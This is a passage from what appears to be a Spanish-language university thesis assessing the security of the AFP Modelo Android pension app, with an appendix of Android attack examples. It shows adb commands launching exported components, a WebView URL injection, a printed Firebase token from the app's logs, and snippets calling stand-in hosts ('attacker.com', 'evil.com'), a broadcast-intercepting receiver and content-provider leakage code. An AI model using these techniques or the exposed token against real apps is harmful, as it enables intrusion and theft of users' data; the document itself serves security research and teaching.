- **Almacenamiento Interno**: 1024 Mb
- **Tamaño tarjeta SD**: 128 Mb
- **Resolución**: 1080x1920

5.1.2. Instalación de aplicaciones

La aplicación a analizar será descargadas directamente desde la Play Store del dispositivo y extraída de este a nuestro computador utilizando el procedimiento enunciado en la sección

A.2.3.

5.2. Análisis de aplicación AFP Modelo

A continuación se presentan las pruebas de seguridad de la aplicación de la AFP Modelo, basándose en la metodología anteriormente explicada. Cada una de las subsecciones que se encuentran a continuación representan una parte del procedimiento, finalmente se muestra un resumen del análisis y los resultados obtenidos.

5.2.1. Decompilación de la aplicación

Se decompiló la aplicación utilizando el procedimiento normal, luego de decompilada es posible percatarse que la aplicación fue compilada utilizando ofuscasión dentro de sus procedimientos, ya que tanto en el `AndroidManifest.xml` A.3.1 como en el código decompilado existen paquetes con nombres poco intuitivos. Por lo tanto se volvió a decompilar la aplicación, esta vez utilizando la opción de de-ofuscasion, pero no pudieron notar muchos cambios en el resultado. Es importante mencionar que los nombres de los archivos, las clases, los métodos y los archivos son legibles e intuitivos de reconocer.

5.2.2. Análisis general de la aplicación

El nombre del paquete de la aplicación es `cl.afpmodelo.modelo`, su versión es la 1.8.13.

El nombre de la actividad de entrada a la aplicación es `crc64f68658302b20dd3c.MainActivity`, el código de la clase que representa esta actividad se encuentra en sección A.3.1. La clase `MainActivity` extiende la clase `FormsAppCompatActivity`, del paquete `crc643f46942d9dd1fff9` e implementa la interfaz `IGCUserPeer`, del paquete `mono.android`.

Mono es una plataforma de desarrollo basada en el framework .NET que permite a los desarrolladores crear aplicaciones multiplataformas [20], **Xamarin** es la edición de Mono que brinda acceso a todas las API nativas de Android [24], esta aplicación esta construída utilizando el framework **Xamarin**.
Xamarin es una plataforma de código abierto para crear aplicaciones multiplataformas para iOS, Android y Windows utilizando .NET y C# [49].

Es importante mencionar que a partir de este momento se comenzaron a monitorear las conexiones y los logs generados por la aplicación.

5.2.3. Análisis general de componentes

Errores en la asignación de permisos

Existe solo un permiso permiso creado, llamado `cl.afpmodelo.modelo.permission.C2D_MESSAGE` el cual tiene un nivel de protección `signature`, esto quiere decir que otra aplicación firmada con el mismo certificado que esta aplicación puede acceder a este permiso [46].

Componentes sin protección

A continuación se muestran los nombres de los componentes que no tienen seteada la propiedad `android:exported` o la tienen seteada como `true`:

Actividades:

- `crc64f68658302b20dd3c.MainActivity`
- `crc641e66d166111bdf3e.FormAuthenticatorActivity`
- `crc641e66d166111bdf3e.WebAuthenticatorActivity`
- `crc641e66d166111bdf3e.WebViewActivity`
- `crc641e66d166111bdf3e.WebAuthenticatorNativeBrowserActivity`
- `windowsazure.mobileservices.authentication.RedirectUrlActivity`

El componente `RedirectUrlActivity` no debería presentar riesgos al ser exportado [22].

Servicios:

- `crc64f68658302b20dd3c.MyFirebaseIIDService`
- `crc64f68658302b20dd3c.MyFirebaseMessagingService`
- `crc64a98abb514ffad9f1.KeepAliveService`
- `com.google.firebase.iid.FirebaseInstanceIdService`
- `com.google.firebase.messaging.FirebaseMessagingService`

El componente `FirebaseInstanceIdService` no presenta riesgos al ser exportado [38].

El resto de los componentes pueden ser potenciales vulnerabilidades debido a que pueden ser activados desde otras aplicaciones.

Desde el código decompilado no se descubren elementos que puedan comprometer las actividades o los servicios, debido a que todos llaman directamente a otros componentes, que no se encuentran en el código, por ejemplo:

El método principal de `FormAuthenticatorActivity.java`:

```
public FormAuthenticatorActivity() {
        if (getClass() == FormAuthenticatorActivity.class) {
            TypeManager.Activate("Xamarin.Auth._MobileServices.
               FormAuthenticatorActivity,
            Microsoft.Azure.Mobile.Client", "", this, new Object[0]);
        }
    }
```

Los componentes y las clases que los representan funcionan como wrapper para llamar a clases escritas en C#, estos son llamados **Android Callable Wrapper**. Se genera un mapeo entre los componentes registrados en el Manifiesto ante el sistema y los componentes diseñados en el código fuente escrito utilizando Xamarin [29]. En este caso la función `TypeManager.Activate()` se encarga de llamar a la clase `Xamarin.Auth._MobileServices.FormAuthenticatorActivity`.
Otros ejemplos de Android Callable Wrapper encontrados en la aplicación se pueden ver en la sección A.3.1

Debido a lo anterior, el no fue posible lograr un análisis más detallado de los **componentes sin protección**, como tampoco el estudio de las **vulnerabilidades asociadas a Intents**. Estos dos procedimientos se realizarán en el estudio de las particularidades de la aplicación.

Acceso a proveedores de contenidos

La aplicación tiene 4 proveedores de contenido. Solo uno de estos tiene la propiedad `android:grantUriPermissions` seteada en `true`: `android.support.p000v4.content.FileProvider`, este proveedor puede significar una vulnerabilidad para la aplicación de acuerdo con expuesto en la sección 3.1.4. Se puede realizar un proceso similar al de la sección A.1.4 para explotar esta vulnerabilidad.

5.2.4. Particularidades de la aplicación

Como se mencionó anteriormente esta aplicación esta escrita utilizando el framework Xamarin, por ende nos enfocaremos en analizar vulnerabilidades de este framework.

Siguiendo con la misma lógica, lo primero que haremos es decompilar la aplicación, buscando el código fuente escrito en C#. El proceso se encuentra descrito en la sección A.2.2. Luego de realizado este procedimiento, obtenemos el código fuente de los componentes escrito en C#.

Ahora es posible ver el comportamiento de los componentes sin protección y como también analizar las vulnerabilidades asociadas a los Intents.

Análisis de componentes sin protección

crc64f68658302b20dd3c.MainActivity:
Este componente hace de wrapper con el componente `Modelo.Droid.MainActivity`, parte de su código fuente se encuentra en la sección A.3.1. No se ven posibles fallas de seguridad, ya que este componente no recibe parámetros, ni redirección a otros componentes.

crc64f68658302b20dd3c.MyFirebaseIIDService: Este componente hace de wrapper con el componente `Modelo.Droid.MyFirebaseIIDService`, parte de su código fuente se encuentra en la sección A.3.1.

Este componente se encarga de actualizar el token para conectarse con Firebase. Se lanza el servicio con el siguiente comando:

```
adb shell am startservice cl.afpmodelo.modelo/crc64f68658302b20dd3c.
   MyFirebaseIIDService
```

Luego de ejecutado el comando, aparece el siguiente mensaje en los logs:

```
3503-3505/? I/cmd: oneway function results will be dropped but finished
    with status OK and parcel size 4
```

Esto significa que el proceso que llama al servicio no tiene los permisos adecuados [48].

Hay un detalle, que es cuando se ejecuta este servicio, se imprime en los logs el nuevo token. Luego de tener la aplicación abierta por unos minutos, apareció el mensaje en los logs:

```
2021-12-01 15:40:52.475 3312-3359/? D/MyFirebaseIIDService: Refreshed
   token: f8jJnd_vECQ:APA91bEhHIoNevSt5MJ9JJnD1oMajLMmtJzBAJyRTbCWenJ
   -62IXZ-b_izEsvpJWQHIFYA5LSWauUg0toiKtS6Z-
   r1ue0mIvtRXCV5og7zXOC2Ad52qCGMrMfSkZULeCcT9ywcfwqosh
```

Utilizando este token un atacante podría acceder a la base de datos de la aplicación.

crc64f68658302b20dd3c.MyFirebaseMessagingService: Este componente hace de wrapper con el componente `Modelo.Droid.MyFirebaseMessagingService`,parte de su código fuente se encuentra en la sección A.3.1.

crc64a98abb514ffad9f1.KeepAliveService: Este componente hace de wrapper con el componente `Android.Support.CustomTabs.KeepAliveService`, parte de su código fuente se encuentra en la sección A.3.1.

Ninguno de estos servicios se lograron activar, al lanzarlos apareció el mismo error:

```
3503-3505/? I/cmd: oneway function results will be dropped but finished
    with status OK and parcel size 4
```

Vulnerabilidades asociadas a los Intents

A continuación se presentan cuatro vulnerabilidades asociadas a la inyección de parámetros en intents:

crc641e66d166111bdf3e.FormAuthenticatorActivity:
Este componente hace de wrapper para el componente `Xamarin.Auth._MobileServices.FormAuthenticatorActivity`. parte de su código fuente se encuentra en la sección A.3.1. Este componente espera la recepción de un parámetro llamado `StateKey`, vamos a lanzar el componente según el procedimiento A.2.3, con el siguiente código:

```
1 adb shell am start -n cl.afpmodelo.modelo/crc641e66d166111bdf3e.
     FormAuthenticatorActivity  -e StateKey logged
```

En el dispositivo se abrió una ventana llamada Web Authenticator por unos segundos y luego se cerró, en los logs no hay nada interesante.

Se repitió el proceso, esta vez con la sesión ya iniciada en la aplicación, pero se obtuvo el mismo resultado.

crc641e66d166111bdf3e.WebAuthenticatorActivity:
Este componente hace de wrapper con el componente `Xamarin.Auth._MobileServices.WebAuthenticatorActivity`, parte de su código fuente se encuentra en la sección A.3.1.

Este componente es muy similar al anterior en cuanto a código, a si que realizara el mismo procedimiento:

```
1 adb shell am start -n cl.afpmodelo.modelo/crc641e66d166111bdf3e.
     WebAuthenticatorActivity  -e StateKey logged
```

Se obtuvieron los mismos resultados.

crc641e66d166111bdf3e.WebAuthenticatorNativeBrowserActivity: Este componente hace de wrapper con el componente `Xamarin.Auth._MobileServices.WebAuthenticatorNativeBrowserActivity`, parte de su código fuente se encuentra en la sección A.3.1.

Este componente es muy similar a los anteriores en cuanto a código, a si que realizara el mismo procedimiento:

```
1 adb shell am start -n cl.afpmodelo.modelo/crc641e66d166111bdf3e.
     WebAuthenticatorActivity  -e StateKey logged
```

Se obtuvieron los mismos resultados.

crc641e66d166111bdf3e.WebViewActivity: Este componente hace de wrapper con el componente `Xamarin.Auth._MobileServices.WebViewActivity`, parte de su código fuente se encuentra en la sección A.3.1.

Este componente recibe un parametros llamado `extra.url`, crea una webView y dirige esta al valor de `extra.url`. Le daremos el valor de alguna página para ver el resultado:

```
adb shell am start -n cl.afpmodelo.modelo/crc641e66d166111bdf3e.
   WebViewActivity  -e extra.url https://www.google.cl
```

Figura 5.1: Resultado inyección de url en WebViewActivity

Efectivamente se abre una ventana con la URL que se le entrego como parámetro, esta puede resultar ser una vulnerabilidad muy grave, de acuerdo a lo explicado en la sección A.1.1.

5.2.5. Revisión de conexiones

Luego de realizada la configuración no hubo ningún problema para analizar el tráfico, esto implica que la aplicación no utiliza **SSL Pinning**.

Solo se analizó el tráfico a través de los protocolos HTTP y HTTPS, debido a las limitaciones de Burp. La aplicación no utiliza el protocolo HTTP. Se intentó hacer una conexión a

través del protocolo HTTP, utilizando el componente **WebViewActivity**, pero no se logró la conexión:



Figura 5.2: Inyeccion de url HTTP en WebViewActivity

La aplicación se comunica con los sitios **https://in.appcenter.ms** y **https://android.clients.google.com**, al primero le manda información acerca del dispositivo, el lugar la fecha, entre otros donde fue iniciada la aplicación A.3.1 y con el segundo sitio se mandan información cifrada en formato de texto A.3.1.

También se comunica con la API de Google maps para la funcionalidad donde muestra un mapa con sus sucursales.

Debido a que a través de los paquetes interceptados no se vio información de inicio se sesión o de información del usuario, es posible inferir que la aplicación se comunica utilizando otro protocolo para obtener esta información.

5.2.6. Resumen de resultados

Luego de realizado el análisis de la aplicación se encontraron cuatro potenciales vulnerabilidades:

Errores en la asignación de permisos

Existe un permiso que tiene un bajo nivel `signature`. Este permiso lo puede usar otra aplicación para acceder a componentes de la aplicación que utilicen este permiso, pero ningún componente de la aplicación utiliza este permiso. Más que una vulnerabilidad, esto representa un error ya que no se debería tener código que no es utilizado.

Componentes sin protección

De los componentes analizados solo uno representa una eventual falla de seguridad: **crc64f68658302b20dd3c.MyFirebaseIIDService**. Este servicio actualiza el token para conectarse con Firebase. A pesar de no tener requerimientos de seguridad, al ser lanzado este servicio mediante adb, se indica que el proceso que llama al servicio no tiene los permisos adecuados. A pesar de lo anterior, luego de tener la aplicación iniciada, cada cierto tiempo se imprime en los logs el token refrescado. Utilizando este token, se podría acceder a la base de datos con la que se comunica la aplicación [51]

Vulnerabilidades asociadas a los Intents

Se encontraron varios componentes a los cuales se les podía inyectar parámetros a través de los Intents, solo uno de estos componentes presenta una eventual falla de seguridad: **crc641e66d166111bdf3e.WebViewActivity**. Esta actividad, activa una webView, donde la url de destino se setea a través de un parametro que es pasado a través de los Intents. Este componente se vuelve vulnerable ya que se le puede pasar cualquier url como parametro, eventualmente se pueden acceder a cookies de sesion, cabeceras de autentificacion, tambien se puede ejecutar codigo JavaScript. Hay un ejemplo asociado a esta vulnerabildiad en la sección A.1.1.

Acceso a proveedores de contenidos

Solo un proveedor de contenido cumple con las propiedades presentadas en la sección 3.1.4: `android.support.p000v4.content.FileProvider`. Este proveedor representa una eventual falla de seguridad, se puede realizar un proceso similar al de la sección A.1.4 para explotar esta vulnerabilidad.

Capítulo 6

Conclusión

En este trabajo se realiza una investigación acerca de vulnerabilidades de aplicaciones Android, enfocado en generar un procedimiento para analizar la seguridad de aplicaciones Android y posteriormente probar este procedimiento en la aplicación de la AFP Modelo.

Con respecto a los objetivos planteados, estos fueron cumplidos totalmente. Se estudiaron y describieron vulnerabilidades asociadas a aplicaciones Android. Luego se identificaron herramientas y procedimientos utilizados para encontrar las vulnerabilidades. Se diseñaron un conjunto de procedimientos y posteriormente una metodología para el análisis de las Aplicaciones Android. Finalmente se aplicó la metodología creada sobre la aplicación de la AFP Modelo.

La creación de un procedimiento para analizar la seguridad de las aplicaciones Android es una clara contribución de este trabajo, pues puede servir como base para analizar otras aplicaciones que manejen datos sensibles como otras aplicaciones de las AFP, como también para analizar cualquier aplicación del sistema operativo Android.
Con respecto al análisis de la aplicación de la AFP Modelo, se encontraron elementos que potencialmente pueden significar una vulnerabilidad real. Existe un componente que expone el token de acceso a una base de datos que utiliza la aplicación, otro componente por el cual se puede acceder a cualquier pagina de internet utilizando un webView y además hay un proveedor de contenidos que debido a una mala configuración puede exponer los archivos administrados por la aplicación.
Si bien no se explotó la aplicación con alguna de las vulnerabilidades encontradas, el haber hecho de heber encontrado potenciales vulnerabilidades nos indica que la metodología diseñada es útil para detectar elementos que son indicios de vulnerabilidades ya existentes y por lo tanto generan un riesgo en la aplicación.

Los aprendizajes obtenidos fueron muchos, se aprendió acerca del sistema operativo Android, de su arquitectura, de las aplicaciones y la forma en que están construidas estas misma. Debido a que se estudiaron muchas vulnerabilidades de aplicaciones Android, se obtuvo experiencia acerca de los procedimientos, herramientas y conceptos utilizados para poder realizar análisis de seguridad en aplicaciones Android.
Además se obtuvo experiencia en la elaboración de una metodología, como también en la planificación de tareas y en la toma de decisiones.

6.0.1. Trabajo a futuro

Con respecto a la metodología planteada:

1. Se debe incorporar un procedimiento para buscar secretos incrustados. Durante este documento se incluye estudio acerca de las vulnerabilidades asociadas a los secretos incrustados, pero no se plantea ningún procedimiento especifico para encontrarlos.
2. Se debe extender la revisión de conexiones, para analizar otros protocolos de comunicación, ya que **Burp** solo permite el análisis de los protocolos HTTP y HTTPS.

Además, se propone aplicar esta metodología para el análisis de las otras aplicaciones de las AFPs, como también a otras aplicaciones Android.

Bibliografía

[1] *Annual number of app downloads from the Google Play Store worldwide from 2016 to 2021.* https://www.statista.com/statistics/734332/google-play-app-installs-per-year/, Consulta: 19 de marzo 2022.

[2] *Cuprum AFP - Apps en Google Play.* https://play.google.com/store/apps/details?id=com.principal.dx.cuprumapp&hl=es_CL&gl=US, Consulta: 19 de Agosto 2021.

[3] *Dexcalibur.* https://github.com/FrenchYeti/dexcalibur, Consulta: 19 de Agosto 2021.

[4] *Estadísticas de la situación digital de Chile en el 2020-2021.* https://branch.com.co/marketing-digital/estadisticas-de-la-situacion-digital-de-chile-en-el-2020-2021/, Consulta: 19 de marzo 2022.

[5] *Mobile Security Framework (MobSF).* https://github.com/MobSF/Mobile-Security-Framework-MobSF, Consulta: 19 de Agosto 2021.

[6] *Mobile Security Framework (MobSF).* RuntimeMobileSecurity(RMS), Consulta: 19 de Agosto 2021.

[7] *ProVida AFP - Apps en Google Play.* https://play.google.com/store/apps/details?id=com.metlife.chile.business.providaafp&hl=es_CL&gl=US, Consulta: 19 de Agosto 2021.

[8] *Quick Android Review Kit.* https://github.com/linkedin/qark, Consulta: 19 de Agosto 2021.

[9] *Sistema de AFP.* https://www.spensiones.cl/portal/institucional/594/w3-propertyvalue-9897.html, Consulta: 11 de Agosto 2021.

[10] *Situación Global Mobile 2020.* https://yiminshum.com/mobile-movil-app-2020/, Consulta: 19 de marzo 2022.

[11] *Smali*, 2016. https://github.com/JesusFreke/smali/wiki, Consulta: 19 de Agosto 2021.

[12] *Introducción al lenguaje de Smali*, 2018. https://iordic.github.io/android/smali/reversing/apk/coding/2018/10/08/introduccion-a-smali.html, Consulta: 19 de Agosto 2021.

[13] *Application Fundamentals*, 2020. https://developer.android.com/guide/components/fundamentals, Consulta: 19 de Agosto 2021.

[14] *Arquitectura de la plataforma — Desarrollaodres de Android*, 2020. https://developer.android.com/guide/platform?hl=es, Consulta: 19 de Agosto 2021.

[15] *Cómo reducir, ofuscar y optimizar tu app*, 2020. https://developer.android.com/studio/build/shrink-code?hl=es#obfuscate, Consulta: 19 de Agosto 2021.

[16] *Descripción general del manifiesto de una app*, 2020. https://developer.android.com/guide/topics/manifest/manifest-intro?hl=es-419, Consulta: 19 de Agosto 2021.

[17] *Digitalizacion de AFP*, 2020. https://www.aafp.cl/digitalizacion-aafp/, Consulta: 11 de Agosto 2021.

[18] *Java obfuscator an android app optimizer*, 2020. https://www.guardsquare.com/proguard, Consulta: 19 de Agosto 2021.

[19] *Tras nueva normativa, las AFP se preparan para la digitalización*, 2020. https://www.ciedess.cl/601/w3-article-3419.html, Consulta: 11 de Agosto 2021.

[20] *About Mono — Mono*, 2021. https://www.mono-project.com/docs/about-mono/, Consulta: 10 de noviembre 2021.

[21] *ADB Shell*, 2021. https://adbshell.com/, Consulta: 30 de Septiembre 2021.

[22] *Add authentication to your Xamarin.Forms app*, 2021. https://docs.microsoft.com/en-us/azure/developer/mobile-apps/azure-mobile-apps/quickstarts/xamarin-forms/authentication, Consulta: 17 de noviembre 2021.

[23] *Android - Possible to intercept broadcasts about uploaded files*, 2021. https://hackerone.com/reports/167481, Consulta: 6 de octubre 2021.

[24] *Android — Mono*, 2021. https://www.mono-project.com/docs/about-mono/supported-platforms/android/, Consulta: 10 de noviembre 2021.

[25] *Android app vulnerability classes*, 2021. https://static.googleusercontent.com/media/www.google.com/es//about/appsecurity/play-rewards/Android_app_vulnerability_classes.pdf, Consulta: 14 de octubre 2021.

[26] *Android Applications Basics*, 2021. https://book.hacktricks.xyz/mobile-apps-pentesting/android-app-pentesting/android-applications-basics, Consulta: 5 de octubre 2021.

[27] *Android Applications Pentesting*, 2021. https://book.hacktricks.xyz/mobile-pentesting/android-app-pentesting, Consulta: 30 de abril 2022.

[28] *Application security testing designed for developers, built for mobile - AppSweep*, 2021. https://www.guardsquare.com/appsweep-mobile-application-security-testing, Consulta: 18 de Agosto 2021.

[29] *Architecture - Xamarin*, 2021. https://docs.microsoft.com/en-us/xamarin/android/internals/architecture, Consulta: 10 de noviembre 2021.

[30] *Burp suite, - Application Security Testing Software*, 2021. https://portswigger.net/burp, Consulta: 30 de Septiembre 2021.

[31] *Como crear y administrar dispositivos virtuales*, 2021. https://developer.android.com/studio/run/managing-avds?hl=es-419, Consulta: 30 de Septiembre 2021.

[32] *CWE-319: Cleartext Transmission of Sensitive Information*, 2021. https://cwe.mitre.org/data/definitions/319.html, Consulta: 20 de octubre 2021.

[33] *CWE-926: Improper Export of Android Application Components*, 2021. https://cwe.mitre.org/data/definitions/926.html, Consulta: 14 de octubre 2021.

[34] *Cómo reducir, ofuscar y optimizar tu app*, 2021. https://developer.android.com/studio/build/shrink-code?hl=es, Consulta: 3 de noviembre 2021.

[35] *Dex to Java decompiler*, 2021. https://github.com/skylot/jadx, Consulta: 30 de Septiembre 2021.

[36] *El 92 de las atenciones de AFP PlanVital se hace a través de canales digitales*, 2021. https://www.mediabanco.com/el-92-de-las-atenciones-de-afp-planvital-se-hace-a-traves-de-canales-
Consulta: 11 de Agosto 2021.

[37] *Exploring intent-based Android security vulnerabilities on Google Play*, 2021. https://snyk.io/blog/exploring-android-intent-based-security-vulnerabilities-google-play/, Consulta: 5 de octubre 2021.

[38] *FirebaseInstanceIdService*, 2021. https://firebase.google.com/docs/reference/android/com/google/firebase/iid/FirebaseInstanceIdService, Consulta: 17 de noviembre 2021.

[39] *Frequently Asked Questions (FAQ)*, 2021. https://www.7-zip.org/faq.html, Consulta: 10 de noviembre 2021.

[40] *The full spectrum of protection for Android apps - Dexguard*, 2021. https://www.guardsquare.com/dexguard, Consulta: 18 de Agosto 2021.

[41] *Hacer testeo con Burp Suite*, 2021. https://openwebinars.net/blog/hacer-testeo-con-burp-suite/, Consulta: 30 de Septiembre 2021.

[42] *In-App Protection And Security for Mobile Apps*, 2021. https://promon.co/products/mobile-app-protection/, Consulta: 18 de Agosto 2021.

[43] *Intent Injection*, 2021. https://book.hacktricks.xyz/mobile-apps-pentesting/android-app-pentesting/intent-injection, Consulta: 5 de octubre 2021.

[44] *Interception of Android implicit intents*, 2021. https://blog.oversecured.com/Interception-of-Android-implicit-intents/, Consulta: 6 de octubre 2021.

[45] *[Mail.Ru Android] Typo in permission name allows to write contacts without user knowledge*, 2021. https://hackerone.com/reports/440749, Consulta: 13 de octubre 2021.

[46] *¡permission¿— Android Developers*, 2021. https://developer.android.com/guide/topics/manifest/permission-element, Consulta: 3 de noviembre 2021.

[47] *Sniffing https traffic on Android 11*, 2021. https://nibarius.github.io/learning-frida/2021/01/23/sniffing-https-traffic, Consulta: 27 de octubre 2021.

[48] *system_server: oneway function results will be dropped but finished with status OK and parcel size 4*, 2021. https://stackoverflow.com/questions/63939972/i-system-server-oneway-function-results-will-be-dropped-but-finished-w Consulta: 24 de noviembre 2021.

[49] *What is Xamarin? - Xamarin*, 2021. https://docs.microsoft.com/en-us/xamarin/get-started/what-is-xamarin, Consulta: 10 de noviembre 2021.

[50] *Android and Google Devices Security Reward Program Rules*, 2022. https://bughunters.google.com/about/rules/6171833274204160/android-and-google-devices-security-reward-program-rules, Consulta: 23 de abril 2022.

[51] *Autentica solicitudes de REST — Firebsae Documentation*, 2022. https://firebase.google.com/docs/database/rest/auth#authenticate_with_an_access_token, Consulta: 20 de marzo 2022.

[52] *Google » Android : Vulnerability Statistics*, 2022. https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224, Consulta: 27 de abril 2022.

[53] Betancor, Andrea: *El sistema de pensiones en Chile. Institucionalizad, gasto público y sostenibilidad financiera*, páginas 11–12. 2020.

[54] Mixon, Erica: *Android OS*, 2020. https://searchmobilecomputing.techtarget.com/definition/Android-OS, Consulta: 91 de Agosto 2021.

[55] Nilsson, Robin: *Penetration testing of Android applications*, 2020. http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-280290, Consulta: 19 de Agosto 2021.

[56] O'Dell, Jolie: *Androids Unite: How Ice Cream Sandwich Will End the OS Schism*, 2011. https://mashable.com/archive/ice-cream-sandwich, Consulta: 19 de Agosto 2021.

Anexo A

A.1. Ejemplos de vulnerabilidades

A.1.1. Ejemplo de inyección de parámetros en Intents

Una aplicación que carga páginas web dentro de una de sus actividades. Toma una URL desde el intent y lo carga dentro de una WebView class, lo cual es una práctica común en aplicaciones donde parte de la funcionalidad están basadas en una interfaz de usuario web. A continuación el código de una Activity que ejemplifica lo anterior:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    setContentView(R.layout.activity_main);
    WebView webView = (WebView) findViewById(R.id.webview);

    WebSettings settings = webView.getSettings();
    settings.setJavaScriptEnabled(true);

    Intent intent = getIntent();
    String url = intent.getStringExtra("url");
    webView.loadUrl(url);
}
```

Aprovechando esto, un atacante puede elaborar un intent que active la Activity anteriormente descrita, con un parámetro de URL maliciosa:

```
Intent extra = new Intent();
extra.setData(Uri.parse(...));
String url = "https://attacker.com";
extra.putExtra("url", url);
startActivity(intent);
```

En este caso, se conduce a una vulnerabilidad de inyección de URL que puede permitir a un atacante correr código JavaScript arbitrario desde una URL maliciosa dentro del WebView,

lo que lleva a una potencial filtración de cookies de sesión, cabeceras de autenticación, entre otros datos [37].

A.1.2. Ejemplo de redirección de Intents

Vamos a intentar acceder a un componente no exportado de la aplicación.

En el AndroidManifest.xml vemos lo siguiente:

```
<activity android:name=".ProxyActivity" android:exported="true" />
<activity android:name=".AuthWebViewActivity" android:exported="false"
    />
```

Existen dos actividades, una que está exportada y la otra que no.

La actividad **ProxyActivity**:

```
startActivity((Intent) getIntent().getParcelableExtra("extra_intent"));
```

La actividad **AuthWebViewActivity**:

```
webView.loadUrl(getIntent().getStringExtra("url"), getAuthHeaders());
```

AuthWebViewActivity es un ejemplo de una funcionalidad öcultaüque realiza ciertas acciones inseguras, en este caso, pasar pasar la sesión de autenticación del usuario a una url obtenida desde el parámetro de la url.

Las restricciones de exportación significan que el atacante no puede tener acceso a AuthWebViewActivity directamente, una llamada directa:

```
Intent intent = new Intent();
intent.setClassName("com.victim", "com.victim.AuthWebViewActivity");
intent.putExtra("url", "http://evil.com/");
startActivity(intent);
```

Arroja una excepción `java.lang.SecurityException`, debido a la falta de permisos `Permission Denial: AuthWebViewActivity not exported from uid 1337`.

El atacante puede forzar lanzar AuthWebViewActivity a traves de ProxyActivity:

```
extra.setClassName("com.victim", "com.victim.AuthWebViewActivity");
extra.putExtra("url", "http://evil.com/");

Intent intent = new Intent();
intent.setClassName("com.victim", "com.victim.ProxyActivity");
intent.putExtra("extra_intent", extra);
startActivity(intent);
```

No surgirá ninguna violación de seguridad, porque la aplicación que esta bajo ataque tiene acceso a todos sus componentes propios [43].

A.1.3. Ejemplo de intercepción de emisiones de intents

Imaginemos, un servicio que solicita mensajes al servidor y luego los pasa al receptor de transmisiones para mostrarlo en la pantalla del usuario:

```
Intent intent = new Intent("com.victim.messenger.IN_APP_MESSAGE");
intent.putExtra("from", id);
intent.putExtra("text", text);
sendBroadcast(intent);
```

Un atacante puede registrar un receptor de transmisiones con la misma acción y la prioridad mas alta e interceptar mensajes del usuario desde otra aplicacion:

```
<receiver android:name=".EvilReceiver">
    <intent-filter>
        <action android:name="com.victim.messenger.IN_APP_MESSAGE" />
    </intent-filter>
</receiver>
```

Luego puede hacer lo que desee con esta información:

```
public class EvilReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if("com.victim.messenger.IN_APP_MESSAGE".equals(intent.
           getAction())) {
            Log.d("evil", "From: " + intent.getStringExtra("from") + ",
                text: " + intent.getStringExtra("text"));
        }
    }
}
```

En este caso el ataque simplemente imprime en los Logs la información interceptada, se puede hacer cualquier cosa con la información, por ejemplo enviarla a un servidor remoto o guardarla en algun archivo especifico.

De esta forma la información enviada a traves de los intents puede ser capturada por otros componentes, en caso de que no se especifique un destinatario especifico [44, 23].

A.1.4. Ejemplo de acceso a los proveedores de contenido

Buscaremos acceder a los proveedores de contenido de una aplicacion para poder ejecutar operaciones como `query`, `update`, `insert`, `delete`, `openFile`, `openAssetFile`.

Imaginemos que asi esta definido el proveedor de contenidos de la aplicación victima:

```
<provider
    android:name="com.victim.ContentProvider"
    android:exported="false"
    android:authorities="com.victim.provider"
    android:grantUriPermissions="true"
/>
```

Notemos que no esta exportado y la propiedad `android:grantUriPermissions` esta marcada como `true`.

Se creará una aplicación

```
<activity android:name=".MainActivity" android:exported="true" />
<activity android:name=".LeakActivity" android:exported="true" />
```

MainActivity es un la encargada de llamar la actividad de la víctima inyectando la segunda actividad en el intent:

```
extra.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION
        | Intent.FLAG_GRANT_PREFIX_URI_PERMISSION
        | Intent.FLAG_GRANT_READ_URI_PERMISSION
        | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
extra.setClassName(getPackageName(), "com.attacker.LeakActivity");
extra.setData(Uri.parse("content://com.victim.provider/"));

Intent intent = new Intent();
intent.setClassName("com.victim", "com.victim.ProxyActivity");
intent.putExtra("extra_intent", extra);
startActivity(intent);
```

LeakActivity se encarga de acceder al proveedor de contenidos de la aplicación victima:

```
Uri uri = Uri.parse(getIntent().getDataString() + "image/1"));
Bitmap bitmap = BitmapFactory.decodeStream(getContentResolver().
   openInputStream(uri));
```

Con el código anterior se accede a la imagen content://com.victim.provider/image/1 y se guarda esta misma.

De esta forma se puede acceder a la información almacenada por la aplicación en el proveedor de contenidos [43].

A.1.5. Ejemplo de errores en al asignación de permisos

La aplicación **Mail.Ru** registra permisos para `write_contacts`:

```
<permission
    android:label="@string/write_contact_permission"
    android:name="ru.mail.mailbox.contacts.permission.write_contacts"
    android:protectionLevel="dangerous"
/>
```

Pero en el proveedor de contenidos que usa este permiso se le asigna el permiso `ru.mail.mailbox.contacts.permission.write`:

```
<provider android:label="@string/contacts"
    android:name="ru.mail.mailbox.content.contact.ContactsProvider"
    android:readPermission="android.permission.
       BIND_CHOOSER_TARGET_SERVICE"
    android:writePermission="ru.mail.mailbox.contacts.permission.write"
    android:enabled="true"
    android:exported="true"
